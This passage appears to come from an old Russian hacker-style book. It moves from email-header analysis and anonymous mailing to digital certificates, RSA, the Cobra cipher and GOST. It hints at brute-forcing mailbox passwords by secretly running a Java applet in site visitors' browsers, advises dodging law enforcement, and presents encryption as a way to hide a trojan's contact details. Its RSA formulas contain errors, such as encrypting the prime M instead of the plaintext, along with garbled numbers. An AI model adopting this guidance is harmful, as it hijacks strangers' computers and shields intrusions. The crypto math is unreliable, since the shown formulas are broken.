Вам пришло письмо с темой «угадай, кто Я?». Да раз плюнуть, и ты вытаскиваешь из пришедшего письма много информации о человеке, его приславшем. Суть в том, что к каждому письму прикрепляется небольшая шапка, которая содержит много интересной информации: IP-шник, название и регистрационный номер проги — мейлера, которым пользуется приславший письмо, почтовая служба, уникальный номер письма, путь прохождения письма до вас, время отправления и прибытия, номер компа в локальной сети и многое другое. Однако все это скрыто от читателя, т.е. тебя! Давай посмотрим эту интересную инфу. Если ты все еще пользуешься Outlook, то открываем исследуемое письмо и жмем **Файл**, затем **Свойства**, и выбираем закладку **Подробности**. Теперь все на виду. В The Bat! делаем так: открываем письмо, жмем **Просмотр** и выбираем **Службная информация**. Сверху письма прибавляется полезная шапка.

О том, что можно вытянуть из шапки, я покажу тебе на примере (символом «#» помечены мои комментарии).

```
Return-Path: lameruga@mail.ru
#Установленный адрес возврата, но он мало что говорит, т.к. его
#с легкостью можно подделать (мы сами ставим его в настройках)
Received: from relay1.aha.ru ([195.2.83.105] verified) by aha.ru
(CommuniGate Pro SMTP 3.1b4)
with ESMTP id 4637825 for system@local.net; Sun, 11 Jul 1999
23:16:46 +0400
#Дата получения послания моим почтовым сервером
Received: from elephant.mail.ru (elephant.mail.ru
[194.226.198.85]) by relay1.aha.ru
(8.9.3/8.9.3/aha-r/0.04B) with ESMTP id XAA00604 for
```

```
(system@local.net); Sun, 11 Jul 1999 23:16:46+0400 (MSD)
#Дальше пошли почтовые сервера с их IP-шниками и датами
#получения\пересылки
Received: from camel-int ([10.0.1.1] helo=camel.mail.ru) by
elephant.mail.ru
with esmtp (Exim2.12 #1) id 113P5h-000NVu-00; Sun, 11 Jul 1999
23:16:45 +0400
Received: (from mail@localhost) by camel.mail.ru (8.9.2/8.9.1) id
XAA64053; Sun,
11 Jul 199923:16:45 +0400 (MSD)Date: Sun, 11 Jul 1999 23:16:45
+0400 (MSD)
#Bot и дата прибытия письма на мой почтовый сервер.
Message-Id: 199907111916.XAA64053@camel.mail.ru
#Уникальный номер письма. Если тебя зафлудили или прислали
#что-нибудь нехорошее, то ты можешь поговорить с админом
#почтового сервера про это письмо. Можно узнать много
#интересного.
Received: from [212.46.8.60] by win.mail.ru with HTTP; Sun, 11
Jul 1999 19:16:45 +0000 (GMT)
#Ага, вот тебе и IP приславшего с датой отправки
From: =?K0I8-R?Q?"Виктор=20T"?= (lameruga@mail.ru)
#Кодировка отправления и мыло отправителя
To: system@local.net
#это ты.
Cc: lameruga@mail.ruSubject: =?K0I8-
R?Q?Re:=20предложение=20проекта?=
Mime-Version: 1.0X-Mailer: The Bat! (v1.33) S/N 9EB473C9
#Посылал The Bat! версия и регистрационный номер как на ладони.
X-Originating-IP: [212.46.8.60]?
#IP'шник товарища,отправившего мне письмо.
Content-Type: text/plain; charset=koi8-r
#Сообщение выслано прямым простым текстом в кодировке K0I8-R
Content-Transfer-Encoding: 8bit?
После всего — это уже неважно!
```

Способы послать анонимный е-мэйл мы уже рассмотрели выше на примере, как зафлудить ящик. В этом случае нужно просто послать всего одно сообщение, а не 10 000! То, что вас не узнают — это 100%. Только не нарывайтесь на международные службы типа FBI или ФАП-СИ, они могут узнать ваш IP у прокси-сервера (вот им он точно расскажет!). Но, я думаю, вы люди умные и сами сможете определить — на кого стоит нарываться, а с кем лучше дружить (правило хакера: не ссорься со всеми сразу!).

Я намекну, что можно крикнуть пароли на мыло и прямым Brute Force. Но с использованием ресурсов только твоего компа это может занять месяц! Тут нужно действовать по-другому. Возможно организовать Brute Force атаку с вашей паги (page), используя Java-апплет. И каждый посетитель вашей странички (с согласия или без) будет принимать участие в крике! В этом случае можно сломать пароль и за 2–4 дня!

Brute Force

Теперь можно подвести итоги. В целом, как ты заметил, существует масса способов хакнуть мыльник. Лучше всего пользоваться почтовыми серверами в вашей локальной сетке и периодически скачивать оттуда почту. В целом любой ваш ящик находится в относительной безопасности. Ящиков очень много (ну просто очень много), и лично я не знаю таких маньяков в Инете, которые бы целый день только и делали, что ломали чьи-то ящики! Да и статистика в целом показывает, что это происходит крайне редко! Ну что ж, как говорится в пословице: «Будь собой, не дай ламу просохнуть». Знай, пользуйся, но не увлекайся, ведь все люди — братья.

Глава 2. Кто ты такой?

Организация защищенных соединений через Интернет бессмысленна без идентификации другой стороны. В этой ситуации доказательством, что вы тот, за кого себя выдаете, послужит цифровой сертификат.

Проверка в фоновом режиме

Когда мы выписываем чек, чтобы расплатиться за товар, далеко не каждый продавец относится к этому банковскому документу с безоговорочным доверием. Зачастую вас просят предъявить какое-либо удостоверение личности, например паспорт (а вдруг вы не тот, кем представились, и не имеете законных прав использовать эти чеки).

При заверении документов и другой письменной информации печать официального лица, которое может поручиться за документ, является, как правило, убедительным доказательством. И банковские чеки, и письменный документ не всегда достаточно убедительны сами по себе, но когда их предъявляют вместе с гарантией третьего лица, они заслуживают гораздо большего доверия.

С появлением электронной коммерции важность вопроса определения подлинности возросла многократно. В магазине продавец сравнивает фотографию в паспорте с лицом стоящего перед ним покупателя. Когда же товары покупаются по Интернет или когда частные электронные сообщения передаются туда и обратно, узнать, что другая сторона именно та, за кого она себя выдает, не так-то просто. Обычно все, что вы видите, — это адрес электронной почты, а им может воспользоваться кто угодно. Даже сообщения, зашифрованные с помощью некой алгоритмической формулы, не всегда служат гарантией подлинности.

Скептики утверждают, что розничные продажи по Интернет невелики и будут оставаться на низком уровне, пока Интернет и ее наиболее широко используемый компонент World Wide Web не станут абсолютно надежными. Этот скептицизм относится не только к электронной коммерции, но и к передаче документов по Интернет и корпоративным сетям Intranet.

При передаче важных документов лично или через традиционную почтовую систему хватит печати адвоката, однако когда эти документы преобразуются в биты и передаются через киберпространство, печати становится недостаточно.

Один из способов создания заслуживающих доверия средств ведения бизнеса по Интернет — это разрешить пользователям приобретать цифровые сертификаты для подтверждения личности. Цифровые сертификаты — довольно новая концепция. Однако после того как шифрование с открытыми ключами приобрело популярность, потребность в цифровых сертификатах стала вырисовываться все четче.

Общественная собственность

Со времени появления электронной связи люди были озабочены конфиденциальностью своих сообщений. В середине 70-х два человека — Винфилд Диффи и Мартин Хеллман — описали принципы шифрования с открытыми ключами.

При шифровании с открытыми ключами генерируется пара ключей — один открытый и один личный. С помощью этой пары ключей и математического алгоритма шифруются и дешифруются все текстовые сообщения. Вместо передачи другому лицу секретных ключей с риском, что их кто-нибудь узнает, пользователи делают достоянием гласности только половину своей схемы шифрования.

Благодаря доступности открытых ключей, отправитель может зашифровать подготовленное сообщение с использованием открытого

ключа получателя. Получатель затем применяет свой личный ключ к сообщению для его дешифровки.

При желании отправитель может зашифровать сообщение с помощью своего закрытого ключа, тогда для дешифровки сообщения получатель применит открытый ключ отправителя.

В 1978 году три человека (Рон Ривест, Ади Шамир и Лен Адлман) разработали систему шифрования с открытыми ключами RSA, полностью отвечающей всем принципам Диффи-Хеллмана. Основное отличие RSA состоит в поддержке цифровых подписей. Цифровые подписи представляют собой уникальную последовательность битов, применяемую к сообщению до того, как оно шифруется. Если сообщение имеет цифровую подпись, то получатель может быть уверен, что оно не было изменено или подделано по пути.

Шифрование с открытыми ключами обладает рядом преимуществ над такими системами шифрования с закрытыми ключами, как Kerberos, в котором для шифровки и дешифровки сообщений используется один ключ. В случае системы шифрования с открытыми ключами централизованное хранение секретов отсутствует, в случае же системы с секретными ключами, если хакер разобьет хотя бы один горшочек с медом, он испортит и все остальные.

Хотя при шифровании только некоторые лица получают доступ и могут дешифровать сообщения и хотя цифровые подписи гарантируют, что сообщения не были изменены во время передачи, при ведении бизнеса через Интернет одна проблема все же остается: как проверить личность своего партнера?

Если кто-либо помещает свои открытые ключи для использования другими, то ему ничего не стоит заявить, что он — королева английская. Но как узнать наверняка, что открытый ключ в Интернет принадлежит действительно тому лицу, за кого он себя выдает, а не 14-летнему подростку, вознамерившемуся вывести данные о вашей кредитной карточке?

Группа знакомых между собой людей может распространить в своей среде открытые ключи, передавая их лично на дискетах, что гарантирует идентичность. Но для лиц, не знающих друг друга, способа подтверждения того, что сообщение пришло действительно от того лица, за которое отправитель себя выдает, не существует.

Принадлежность открытого ключа является важнейшим моментом. Когда вы собираетесь зашифровать сообщение, у вас должна быть уверенность в том, что открытый ключ принадлежит и другой стороне.

Равно как и ваш партнер, получая сообщение с подписью и открытым ключом, не должен усомниться в том, что открытый ключ принадлежит именно вам.

Получение сертификата

Цифровые сертификаты предназначены для удостоверения принадлежности открытого ключа. Если вы никогда не встречали того, кто отправил вам сообщение, сертификат подтвердит подлинность личности.

Цифровые стандарты отвечают стандарту X.509 ССИТТ (теперь ITU) — международно признанному формату для определения сертификатов открытых ключей. Получить цифровой сертификат не так уж и сложно. После создания пары ключей пользователь может отправить открытый ключ по электронной почте или принести его на гибкой дискете лично уполномоченному по выпуску сертификатов (Certificate Authority, CA) вместе с теми или иными удостоверениями личности. Эти доказательства зависят от типа получаемого сертификата. Уполномоченный проверяет доказательства подлинности, помещает свою цифровую подпись в файл, содержащий открытый ключ, и посылает сертификат обратно, подтверждая факт принадлежности данного конкретного ключа конкретному лицу. После выпуска сертификат может быть присоединен к любой электронной транзакции.

Строительные блоки

Сертификат X.509 состоит из нескольких компонентов, в том числе открытого ключа пользователя, а также цифровой подписи выдавшего его сертификат уполномоченного.

В связи с тем, что крупные компании уже имеют идентификационную информацию о своих сотрудниках (например, коды социального обеспечения), многие начали сами выступать в роли уполномоченного по выпуску сертификатов. Когда компания создает отдел по выдаче сертификатов для своих сотрудников, она уже знает, что они собой представляют. Сертификат в данном случае становится дополнением к другим уже имеющим место процедурам.

Если крупная компания желает удовлетворять потребностям своих сотрудников в сертификатах полностью, ей необходимо иметь три ключевых составляющих, без которых стать уполномоченным по выпуску сертификатов не получится.

Во-первых, для надежного управления сертификатами в течение всего их жизненного цикла компании нужна технология в виде программного обеспечения.

Аналогично водительским правам и паспортам, сертификаты не являются бессрочными: система должна ограничивать срок годности сертификата (по истечении срока сертификат либо обновляется, либо аннулируется).

Во-вторых, компания, желающая стать своим собственным уполномоченным, нуждается в инфраструктуре для поддержки подобных операций. Такая инфраструктура состоит из персонала, обслуживания клиентов, круглосуточной поддержки и надежной защиты системы выпуска сертификатов.

В-третьих, компании придется выработать подробные процедуры. Эти процедуры должны объяснять, что, собственно, компания гарантирует своим сертификатом.

Несмотря на то, что задача представляется устрашающей (для всех, за исключением крупнейших компаний, имеющих средства и персонал для того, чтобы быть собственным уполномоченным), некоторые ведущие компании в области информационной защиты предлагают продукты, с помощью которых организации любых масштабов могут создать для своих сотрудников и деловых партнеров хорошо защищенную сеть в киберпространстве.

Сделайте это сами!

Серверы из линии SuiteSpot компании Netscape Communications позиционируются как гибкие компоненты, выбор комбинаций которых определяется потребностями компании в Intranet и Интернет. Один из этих компонентов — Netscape Certificate Server. Продукт поддерживает такие открытые протоколы, как X.509, Secure Socket Layer (SSL), HTML и Lightweight Directory Access Protocol (LDAP), и обеспечивает создание и управление сертификатами открытых ключей с применением алгоритма цифровой подписи RSA.

Кроме того, продукты для компаний, желающих стать собственными уполномоченными, предлагаются компанией Cylink. Система SecureAccess System представляет собой метод управления удаленным доступом для защиты удаленных узлов от вторжения с помощью сертификатов X.509.

Другой игрок в области управления сертификатами — это Northern Telecom, чье программное обеспечение для защиты информации Entrust поддерживает и алгоритм цифровой подписи RSA, а также используемый правительством Соединенных Штатов алгоритм Digital Signature Standard. Entrust позволяет администраторам сетей задавать срок годности каждому сертификату в отдельности, что поможет компа-

ниям с временными и постоянными сотрудниками отслеживать законных пользователей.

Разработчики программного обеспечения, желающие создать программу управления сертификатами сами, могут сделать это при помощи BCERT, нового инструмента от RSA Data Security, поддерживающего стандарт X.509 и его расширения. BCERT можно использовать для генерации сертификатов, а также составления и распространения списков аннулированных сертификатов.

Помимо достоинств, в предоставлении компанией услуг по выдаче сертификатов есть и свои недостатки. Во-первых, мелкие компании могут не иметь ни персонала, ни ресурсов для такой затеи.

Во-вторых, цифровой сертификат, выданный одной компанией, признается сотрудниками и партнерами только этой компании. Например, если Miller Freeman выдает сертификаты для тысяч сотрудников по всему миру, то они будут наверняка знать, что лицо, имеющее сертификат Miller Freeman, было проверено корпоративным офисом; поэтому каких-либо сомнений при обращении по электронной почте к тому, кто называет себя их коллегой, не возникнет.

Но если сотрудник Miller Freeman хочет вести бизнес через Интернет или использовать иной электронный способ общения с лицом из другой компании, то компания предполагаемого партнера может не признавать выданные Miller Freeman сертификаты и не разрешить установление соединения. В конце концов, как она узнает, какие шаги Miller Freeman предпринимает, чтобы гарантировать идентичность своих сотрудников?

Две компании, часто работающие друг с другом и имеющие собственную систему выпуска сертификатов, могут решить принимать сертификаты друг друга в качестве доказательства идентичности. Однако даже при относительно небольшом числе партнеров обмен сертификатами становится нереальным. Эта проблема по силам лишь независимым уполномоченным по выпуску общедоступных сертификатов.

Помощь со стороны

Компании, действующие как свои собственные уполномоченные и нуждающиеся в дополнительной степени уверенности при деловых контактах с другими компаниями, а также организации, не способные организовать службу сертификации самостоятельно, могут обратиться к нескольким независимым организациям для получения сертификатов, действительных как внутри, так и вне обратившейся организации.

Компанией, взявшей на себя эту ответственность, стала Verisign. Она была образована с целью организации службы цифровой идентификации. Начиная с 1986 года RSA получала запросы о предоставлении цифровых сертификатов, а с ростом Интернет эти запросы хлынули настоящим потоком. Стало очевидно, что организация выпуска сертификатов представляет собой крупный бизнес. И если RSA работает как лицензирующая компания, то компания Verisign предоставляет услуги в этой сфере.

Среди предоставляемых Verisign услуг выпуск и управление общедоступными сертификатами (называемыми также цифровыми идентификаторами, или Digital ID), выпуск частных сертификатов для компаний, не желающих заниматься этим самостоятельно, и предложение продуктов по управлению сертификатами.

Компания вышла на рынок цифровых сертификатов с предложением Digital ID для серверов, поддерживающих SSL. Когда и сервер, и браузер поддерживают SSL, вся передаваемая между браузером и сервером информация (например, номера кредитных карточек) может быть скрыта от любопытных глаз посредством открытия защищенного сеанса.

Заказчики, использующие SSL-совместимые браузеры, такие как Netscape Navigator или Internet Explorer, могут осуществлять защищенные транзакции с SSL-совместимым сервером, причем весь процесс согласования между сервером и браузером скрыт от пользователя. При вызове защищенной страницы пользователь не видит происходящий между браузером и сервером обмен. Браузер вызывает сервер, а тот посылает свой общедоступный сертификат, и если он был выдан организацией, признаваемой браузером, то транзакция осуществляется. Если вас не затруднит просмотреть опцию защиты своего браузера, то вы увидите список признаваемых браузером уполномоченных по выпуску сертификатов.

После начала цифровой идентификации серверов Verisign объявила, что она собирается внедрить ту же самую методику идентификации на клиентском уровне для ряда приложений, в том числе для браузеров Web и защищенной электронной почты Интернет с многоцелевыми расширениями (S/MIME). Она действительно предложила такую методику для Netscape Navigator и Internet Explorer, так что данные браузеры смогут не только автоматически идентифицировать серверы, но и предоставлять доказательство идентичности клиента.

Скорее всего, общедоступные сертификаты не станут постоянными уникальными электронными документами: как водительские права и паспорта, они должны будут периодически обновляться. Кроме того, не исключено, что кому-то понадобится несколько сертификатов. Например, один сертификат может присоединяться к личной корреспонден-

ции и электронным операциям через Интернет, в то время как сертификат с информацией от работодателя будет использоваться для деловой корреспонденции и транзакций.

Ни рыба, ни мясо

Бизнес по выдаче сертификатов открывает широкое поле для деятельности. Несмотря на отсутствие специальных требований к уполномоченному, организация, берущая на себя эту роль, должна иметь некоторые обязательства, чтобы ее рассматривали как заслуживающий доверия источник сертификатов.

Если кто-либо вмешается в процесс выпуска сертификатов, уполномоченный должен иметь средства для его выявления. Кроме того, уполномоченный должен быть доступен физически.

За прошедшие 200 лет Почтовая служба создала более или менее надежную систему доставки почты, и кажется вполне логичным, что это государственное учреждение займется поднятием электронных коммуникаций до того же уровня надежности.

Ввиду того, что Почтовая служба имеет отделения практически в каждом городке и городе Соединенных Штатов, возможность просто отнести открытый ключ на дискете в ближайшее отделение для получения цифрового сертификата может оказаться весьма привлекательной для многих. Кроме того, закон против мошенничества с почтовыми сообщениями позволяет Почтовой службе преследовать тех, кто мошенничает с почтой.

Другой компанией, собирающейся заняться сертификацией, является подразделение сетевых систем GTE, комплект услуг которой по удостоверению подлинности сертификатов будет включать аппаратные и программные продукты. CyberSign — это служба GTE по выпуску сертификатов для предприятий и частных лиц. Аналогично системе Verisign, CyberSign выпускает цифровые сертификаты с различной степенью защищенности. И, как и в случае сертификатов Verisign, GTE поддерживается последними версиями браузеров.

Сертификат любой из этих трех организаций может признаваться действительным сам по себе; сертификаты также могут быть наложены поверх сертификатов, выданных внутренней системой сертификации.

Такое изобилие уполномоченных, может, и вызовет некоторое беспокойство со стороны пользующихся их услугами частных лиц и компаний. Уполномоченные заявляют о себе как о доверенных независимых организациях, но как мы можем знать, что все они заслуживают доверия?

Этот вопрос сегодня не столь важен, но после того, как сертификаты получат распространение и, вполне вероятно, станут обязательными, вопрос доверия уполномоченному будет весьма актуален.

Кто наблюдает за наблюдениями?

На данный момент Verisign выдала около 400 000 сертификатов для серверов и браузеров и около 1000 для защищенной почты, но на каком основании компания стала называть себя доверенным уполномоченным? Никто ей на это права не давал, однако Verisign предприняла несколько шагов, гарантирующих, что злоупотреблений данной уполномоченностью властью не будет. Verisign завоевала доверие клиентов благодаря знанию технологии, защищенности инфраструктуры и целостности организации. То же самое относится к Почтовой службе, предоставляющей требуемые услуги в течение десятилетий и считающейся экспертом в деле доставке сообщений.

Verisign составила «Правила организации сертификации» (Certification Practice Statement) с рекомендациями об организации процесса выпуска и обслуживания цифровых идентификаторов и правилами поведения уполномоченных.

Помимо документа Verisign, такая нейтральная сторона, как American Bar Association, разработала ряд правил о цифровых подписях, причем они использовались и при разработке законодательства о цифровых подписях для электронной коммерции во многих штатах.

Следующим шагом АВА станет, похоже, разработка рекомендаций для уполномоченных по выдаче сертификатов.

Несмотря на новизну темы цифровых сертификатов для многих конечных пользователей, некоторые уполномоченные уже распространяют свою деятельность на другие области: они сотрудничают с компаниями — эмитентами кредитных карточек в деле организации защищенных транзакций с кредитными карточками в интерактивном режиме.

Verisign вместе с Visa International занимается обеспечением крупнейших банков средствами выпуска цифровых кредитных карточек для клиентов. American Express выбрала GTE для выпуска цифровых сертификатов, известных как American Express NetID. Благодаря этим сертификатам, клиенты могут приобретать товары и услуги по Интернет с помощью своих кредитных карточек. Оба сценария предусматривают использование протокола Secure Electronic Transaction.

В качестве одной из услуг Verisign предлагает несколько типов сертификатов под названием Digital ID для конечных пользователей. Они

отличаются по типу приложений, для которых они предназначены, и по уровню надежности.

Класс 1. Использование при нерегулярных путешествиях по Web, отправке и получении шифрованной электронной почты. На этом уровне Verisign требуется уникальное имя или адрес электронной почты для выдачи Digital ID. Плата за идентификаторы данного класса составит 6 долларов в год, пока же эта услуга бесплатна.

Класс 2. Использование при обмене электронной почтой внутри компании и в подписных интерактивных службах. На этом уровне идентичность частного лица должна быть подтверждена независимо. Плата за идентификаторы данного класса составляет 12 долларов в год.

Класс 3. Использование при обмене электронной почтой внутри компании, при электронных банковских операциях, покупке дорогостоящих предметов и в членских интерактивных службах. На этом уровне частное лицо должно явиться лично или предоставить подтверждающие документы. Плата за идентификаторы данного класса составляет 24 доллара в год для частных лиц и 290 долларов для серверов Web (75 долларов за последующие ежегодные обновления).

Класс 4. Использование при крупных финансовых операциях. На этом уровне Verisign наводит справки о частном лице или компании, запрашивающем ID.

В течение последних лет мы только и слышали, что никто еще не сделал денег на Интернет, но с объединением компаний технического и банковского мира прибыль, получаемая интерактивно, не так уж и нереальна, если не сказать больше.

В Интернет никто не знает, кто вы — собака, 14-летний хакер или законный пользователь, но с доказательствами идентичности личности электронные коммерция и связь могут стать такими же надежными, как оплата по чеку в магазине.

Глава 3. Алгоритм шифрования с открытыми ключами

Недостаток традиционных криптографических систем, в которых ключи шифрования и дешифрования одинаковы, состоит в том, что ключи должны быть предоставлены всем пользователям системы. Это повышает вероятность кражи ключа как при распространении, так и при

хранении. В 1976 году два ученых из Стэнфордского университета, Диффи и Хеллман, предложили принципиально новую криптографическую систему, в которой ключ шифрования и ключ дешифрования отличаются друг от друга, причем последний нельзя определить по первому. Алгоритм шифрования (E) и алгоритм дешифрования (D) должны отвечать трем основным требованиям:

- ◆ $D(E(T)) = T$ (T — шифруемый текст);
- ◆ D практически невозможно определить по E;
- ◆ E нельзя взломать.

Открытый ключ E предоставляется всем желающим зашифровать сообщение, дешифровать которое можно только с помощью личного ключа D.

В 1978 году трое ученых из Массачусетского технологического института, Ривест, Шамир и Адлеман, предложили конкретный метод шифрования с открытыми ключами, названный по их инициалам RSA. Этот метод состоит в следующем:

1. берутся два простых числа p и q (обычно, более 10100);
2. вычисляются произведения $s = p \times q$ и $t = (p - 1) \times (q - 1)$;
3. выбирается не имеющее общих сомножителей с t число a ;
4. находится b , такое, что $b \times a = 1$ по модулю t .

Исходный текст, T , разбивается на блоки таким образом, чтобы $0 < T < s$. Это можно сделать посредством группировки текста в блоки размером k бит, где k — наибольшее целое число, для которого $2k < s$.

Для кодирования сообщения необходимо вычислить $C = T^b$ по модулю s , а для декодирования $T = C^a$ по модулю s . Таким образом, чтобы зашифровать сообщение, необходимо знать пару чисел (b, s) , а чтобы дешифровать — пару чисел (a, s) . Первая пара — это открытый ключ, а вторая — личный.

Надежность этого метода опирается на трудность факторизации больших чисел. Ривест и его коллеги заявляют, что для факторизации 200-значного числа понадобится 4 миллиарда лет работы компьютера с быстройдействием 10⁶ операций в секунду.

Глава 4. Шифруемся

Ты подрост в профессиональном плане, перестал использовать чужие кульные программы и решил написать свою. Молодец! Но я думаю, есть у тебя еще одна трабла — написать программу ты написал, но вот твой IQ не смог спрятать твой IP и твой E-mail в лошадке, и теперь любой желающий, в том числе и люди в погонах, могут тебя вычислить, пройдясь отладчиком по твоему творению. Что делать? Да нет, не сливать воду и не смазывать лыжи, а шифровать(ся). Как? Вот об этом я тебе и расскажу. Я не буду гнать пургу насчет DESa (DES умер, и уже давно). А вот несколько самых интересных и конкретных алгоритмов шифрования я тебе расскажу. Ну, поехали...

Что такое RSA?

Одним из признанных алгоритмов шифрования является RSA. Модификации этого алгоритма весьма широко распространены — даже всем известная PGP основана на этом алгоритме. Суть этого алгоритма весьма проста:

1. Выбираются большие простые числа M и N ;
2. Вычисляется их произведение: $Q = M \times N$;
3. Выбирается число D , которое должно быть взаимно простым с результатом умножения $(M - 1) \times (N - 1)$, т.е. не должно иметь с ним общих делителей, отличных от единицы;

4. Вычисляется число A из выражения

$$(A \times D) \bmod [(M - 1) \times (N - 1)] = 1;$$

Таким образом, пара чисел (A, Q) будет твоим открытым ключом, а пара чисел (D, Q) — закрытым ключом. Понятно, что открытым ключом можно только закодировать исходный текст, для того, чтобы его декодировать, нужен закрытый ключ.

Кодирование числа P : $C = M^A \bmod Q$;

Обратная операция: $P = C^D \bmod Q$;

Вот и все. Возникает только один вопрос: ломается ли RSA? Если крутить что-то достаточно долго, то ломается все! Тем более зная внутреннее устройство...

Так вот, для того, чтобы поломать RSA, необходимо и достаточно уметь разложить число Q (которое мы возьмем, понятно, из открытого

ключа, помещенного человеком в бурные воды Интернет) на простые множители. Вот тут-то и начинается самое интересное.

Простые множители числа — летопись в теории чисел, над ними бились многие математики, но, увы, так ничего толком и не добились. В математике не существует теорем, могущих надежно предсказать, является ли число простым. Есть теоремы, которые могут быстро установить, что число составное, но если условия теоремы не выполняются, то это не значит, что число простое: это значит, что оно ВРОДЕ БЫ простое, и надо применять более сильные теоремы, которые, увы, на машине проверяются только перебором. Далее, нет теорем, которые помогают хотя бы оценить количество простых сомножителей числа и порядок их величины. Так что реально число из, скажем, трехсот десятичных знаков разложить на простые множители (если они, правда, не лежат близко к корню из числа и т.д. — есть легкие случаи) за разумное время нереально. Так, программа на 266 пне раскладывает число из 17 десятичных знаков за время, близкое к тридцати секундам, но время ее работы есть $P \times \exp(n)$, т.е. число из 300 знаков она будет раскладывать в $\exp(280)$ раз дольше (это около 5×10^{279}). Естественно, что если взять более быстрое точило, Сгау, к примеру, то будет побыстрее... Но все равно не слишком. Правда, есть более быстрые алгоритмы, решето Сива, например, но они хороши, когда сомножители лежат близко к корню, и требуют дикое количество памяти.

Сторожевая Кобра

Не пугайся, я не буду посылать тебя на птичий рынок за коброй и не буду давать рекомендаций, как скрестить кобру и твою лошадь.

Кобра — это такой старенький программный комплекс для установки на различные ПЭВМ типа IBM-PC. Заключение экспертов: криптостойкость превосходит DES, алгоритм обладает хорошими криптографическими свойствами со стойкостью $\sim 10^{22}$ относительно многих методов криптоанализа, трудоемкость расшифровки составит 10^{12} операций, необходимый объем памяти для восстановления ключа — 10^{10} байт, для полноценного анализа требуются работы трудоемкостью 100–120 чел./мес. и продолжительностью 1,5–2 года. В общем, один из наикрутейших профессиональных программных продуктов для заинтересованных лиц. Но покупать ее мы, естественно, не собираемся. Нас интересует алгоритм шифрования, заложенный в его внутренностях. Рассмотрим его на примере зашифровывания 512 байт текста. Шифрование состоит из нескольких основных последовательных процедур, которые выполняются в определенном порядке при разных начальных условиях (значения U_0, Y_0, C_0, K_1).

Обозначения:

- ◆ T_i и C_i — i -тые пары символов исходного текста и шифра, представленные двухбайтовым числом;
- ◆ $F_m(U_i), F_c(Y_i), F_c(U_i), F_m(Y_i)$ — значения пар ключевых элементов с номерами U_i и Y_i , в подключах m и c ;
- ◆ K_1 — константа, определяемая паролем;
- ◆ C_l — младший байт двухбайтового числа, отображающего пару символов;
- ◆ C_h — старший байт двухбайтового числа, отображающего пару символов.

Общий ключ длиной 384 байта разбит на два подключа длиной по 257 байт.

Алгоритм 1-й процедуры (значения входных символов пронумерованы в обратной последовательности).

1. Установить значение счетчика $i = 1$ и задать начальные положения указателей U_0, Y_0 и K_1 как функцию f_1 от пароля.

2. Осуществить преобразование i -той пары исходных символов:

$$C'_i = (T_i - K_1) \text{ XOR } F_m(U_{i-1 \bmod 256})$$

3. Вычислить новые значения указателей U и Y :

$$U_i = (U_{i-1 \bmod 256}) \text{ XOR } F_c(Y_{i-1 \bmod 256})$$

$$Y_i = (Y_{i-1 \bmod 256}) + C_{l,i}$$

4. Закончить преобразование i -той пары исходных символов:

$$C_i = C'_i + U_i$$

5. Установить $i = i + 1$. Если $i \leq 256$, то перейти к п. 2, иначе СТОП.

Алгоритм 2-ой процедуры (значения входных символов пронумерованы в прямой последовательности).

1. Установить значение счетчика $i = 1$ и задать начальные положения указателей U_0, Y_0 как функцию f_2 от пароля.

2. Осуществить преобразование i -той пары исходных символов:

$$C'_i = T_i \text{ XOR } F_c(U_{i-1 \bmod 256})$$

3. Вычислить новые значения указателей U и Y :

$$U_i = (U_{i-1} \bmod 256) \text{ XOR } F_m(Y_{i-1} \bmod 256)$$

$$Y_i = (Y_{i-1} \bmod 256) + Ch'_{i-1}$$

4. Закончить преобразование i -той пары исходных символов:

$$C_i = C'_{i-1} + U_i$$

5. Установить $i = i + 1$. Если $i \leq 256$, то перейти к п. 2, иначе СТОП.

Алгоритм 3-ей процедуры (значения входных символов пронумерованы в обратной последовательности).

1. Установить значение счетчика $i = 1$ и задать начальные положения указателей U_0 , Y_0 и C_0 как функцию f_3 от пароля.

2. Осуществляется преобразование i -той пары исходных символов:

$$C'_{i-1} = (T_i + C'_{i-1}) \text{ XOR } F_m(U_{i-1} \bmod 256)$$

3. Вычислить новые значения указателей U и Y :

$$Y_i = Y_{i-1} + Cl'_{i-1}$$

$$U_i = ((U_{i-1} \bmod 256) \text{ XOR } F_c(Y_i \bmod 256)) + Ch'_{i-1}$$

4. Закончить преобразование i -той пары исходных символов:

$$C_i = C'_{i-1} + U_i$$

5. Установить $i = i + 1$. Если $i \leq 256$, то перейти к п. 2, иначе СТОП.

Алгоритм 4-ой процедуры (значения входных символов пронумерованы в прямой последовательности).

1. Установить значение счетчика $i = 1$ и задать начальные положения указателей U_0 , Y_0 и C_0 как функцию f_4 от пароля.

2. Осуществляется преобразование i -той пары исходных символов:

$$C'_{i-1} = (T_i + C'_{i-1}) \text{ XOR } F_c(U_{i-1} \bmod 256)$$

3. Вычислить новые значения указателей U и Y :

$$Y_i = Y_{i-1} + Ch'_{i-1}$$

$$U_i = ((U_{i-1} \bmod 256) \text{ XOR } F_m(Y_i \bmod 256)) + Cl'_{i-1}$$

4. Закончить преобразование i -той пары исходных символов:

$$C_i = C'_{i-1} + U_i$$

5. Установить $i = i + 1$. Если $i \leq 256$, то перейти к п. 2, иначе СТОП.

Порядок выполнения основных последовательных процедур определяется на этапе аутентификации пользователя при формировании конкретного механизма криптографических преобразований в зависимости от требуемой криптостойкости и может предусматривать такие варианты:

- ◆ четыре процедуры;
- ◆ три процедуры;
- ◆ две процедуры;
- ◆ две процедуры, первая неполная.

Четыре процедуры	Три процедуры	Две	Две, первая неполная
1-2+3-4+	1-2+3-	1-2+	*1-2+
2+3-4+1-	2+3-4+	2+3-	*2+3-
3-4+1-2+	3-4+1-	3-4+	*3-4+
4+1-2+3-	4+1-2+	4+1-	*4+1-
1-4+3-2+	1-4+3-	1-4+	*1-4+
4+3-2+1-	4+3-2+	4+3-	*4+3-
3-2+1-4+	3-2+1-	3-2+	*3-2+
2+1-4+3-	2+1-4+	2+1-	*2+1-

Здесь:

- ◆ цифра обозначает номер основной процедуры;
- ◆ знаки «-» и «+» — направление обработки последовательности символов;
- ◆ индекс f — модификацию функции от пароля для вычисления начальных значений и констант используемых в основных процедурах;
- ◆ знак «*» означает, что этой процедурой обрабатывается только часть входной последовательности символов.

Естественно, что при использовании трех и тем более четырех процедур вариантов будет больше.

Наш родной советский GOST

Здесь приведена реализация ГОСТ, пусть не самая эффективная, но содержащая несколько интересных, на мой взгляд, идей. Константы $C1$ и $C2$ каждый желающий может посмотреть в ГОСТе, здесь я их публиковать не буду. (Для тех, кто в танке: ГОСТ — ГОсударственный СТАн-

дарт. Так вот, для алгоритмов шифрования данных тоже разработали стандарт, типа, так и не иначе, и алгоритм такого шифрования получил соответствующее название ГОСТ).

